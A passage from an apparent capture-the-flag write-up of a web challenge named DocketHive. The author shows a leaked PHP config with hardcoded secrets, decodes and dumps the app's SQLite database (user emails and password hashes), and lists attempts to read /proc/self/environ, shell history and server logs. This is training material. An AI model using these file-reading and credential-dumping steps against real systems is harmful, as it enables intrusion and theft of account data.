
<?php

define('DB_PATH', '/var/db/dockethive.db');
define('APP_NAME', 'DocketHive');
define('APP_DOMAIN', 'dockethive.io');
define('APP_SECRET', 'dh_s3cr3t_k3y_pr0d_2024_x9f2m');
define('UPLOAD_DIR', __DIR__ . '/../uploads');
define('SESSION_LIFETIME', 86400);
define('WAITLIST_CLAIM_SECRET', 'wl_hmac_k3y_dh_2024');
define('WAITLIST_CLAIM_EXPIRY', 86400);
define('EMAIL_BLAST_LIMIT', 3);
define('EMAIL_BLAST_WINDOW', 86400);

session_start();

if (!isset($_SESSION['csrf_token'])) {
    $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
The secrets aren't the flags, so let's take a look at /var/db/dockethive.db!

This is a huge file, so let's save it as a .txt file, decode it from base64 and save it as a .db file to look through it with sqlite3.
┌──(kali㉿kali)-[~/…/2026/ctf/webverse/dockethive]
└─$ base64 -d db.txt > dump.db
To look through the tables we can do .tables:
└─$ sqlite3 dump.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
event_messages    promo_codes       tickets
events            settings          users
orders            ticket_types      waitlist_entries
Uf, this is web app logic, I might have missed the mark here hahahahah, might be easiest to look through bash_history to find the flag or something.
sqlite> select * from users;
1|Siouxsie Nakamura|[email protected]|$2y$10$gtv1bqtUwgsm1my.P7ifIuityUD1nLCUn8hN7OVB4PH4i3728bKRC|organizer|||2024-09-15 10:00:00
2|Rafael Okonkwo|[email protected]|$2y$10$P7uN9oTM.CWnebLj9Xnm.e/Nelg1PNBJfaMpzj80YEm513TR70QEO|organizer|||2024-09-15 10:00:00
3|Ananya Patel|[email protected]|$2y$10$WmgDks867kVRKgvIZiNuIudmfwgYk4CMTaHi2a5qKCk5EEmBY2RKi|organizer|||2024-09-15 10:00:00
4|Moussa Diallo|[email protected]|$2y$10$.dzWxIOKKWwbdJ7ctbQrU.nmubcNCaZTN/8jE1zrEoMFxRFtE0TC.|organizer|||2024-09-15 10:00:00
5|Paulo Santos|[email protected]|$2y$10$1LQZ3JMUg9EvcyKxRWkM0u3fhy80YmxM6ne5X1iQHJQLK1MwuEjvq|organizer|||2024-09-15 10:00:00
6|Celine Larsson|[email protected]|$2y$10$six.eJ.jzAxJVG3o5vXgU.c/WG/VIXXpL7YiH8edJDow3UwmucadW|attendee|||2024-09-15 10:00:00
7|Tae-yang Kim|[email protected]|$2y$10$5Pl8zVMK7dsqVw7zHi89D.5AiBKKnOJTC4m/O.XLRIxM0iL3L/A7q|attendee|||2024-09-15 10:00:00
8|Fatima Ibrahim|[email protected]|$2y$10$5cNL95FDvXRjj8XxVHnPtueJvYkw6eFoMXniPU8s2PF9lU4aY6okK|attendee|||2024-09-15 10:00:00
9|Benjamin Osei|[email protected]|$2y$10$uwV7FeSysl9Rw83h6GrDKu9OPmzPWvi2crmrBuaS2z9ZtIuOwcjiy|attendee|||2024-09-15 10:00:00
10|Hui Chen|[email protected]|$2y$10$ZlysX/u1CSgWy5bujwayqOCuq77o7.f20aD1knoSqzER8mI8blzB.|attendee|||2024-09-15 10:00:00
11|Vera Bergmann|[email protected]|$2y$10$eywS9kyevSnRSAdlCIGP4O2znJckwHsdprC3ddCaf9ZK30nZVMwnu|attendee|||2024-09-15 10:00:00
12|Josephine Mensah|[email protected]|$2y$10$o5CfcufAVo59Nx4xDA3VY.KvaDSMErxsnIdnUNd0Fymg0sSJbSbCm|organizer|||2024-09-15 10:00:00
13|minatour|[email protected]|$2y$10$q7jDj3RlS3ytVKvRkHJ1VuzMhG5EMX0AINuFwG8HbH.Kn8O4AAw3W|attendee|||2026-04-12 14:44:59
sqlite> select * from settings;
org_name|DocketHive
contact_email|[email protected]
timezone|America/Los_Angeles
currency|USD
smtp_host|smtp.mailgun.org
smtp_port|587
cdn_url|https://cdn.dockethive.io
max_upload_size|10485760
analytics_id|G-DH7X2MK9P3
backup_schedule|daily_0300_utc
And well, I tried to be a smartass about this, but I genuinely ran out of ideas, /proc/self/environ doesn't output, as well as everything history related, as well as access.log, syslog or anything of that caliber, so I had to just cave and admit that sometimes playing CTFs gets you the flag since it can be common sense that it is in a user's directory. It is what it is :/ Fun challenge nevertheless.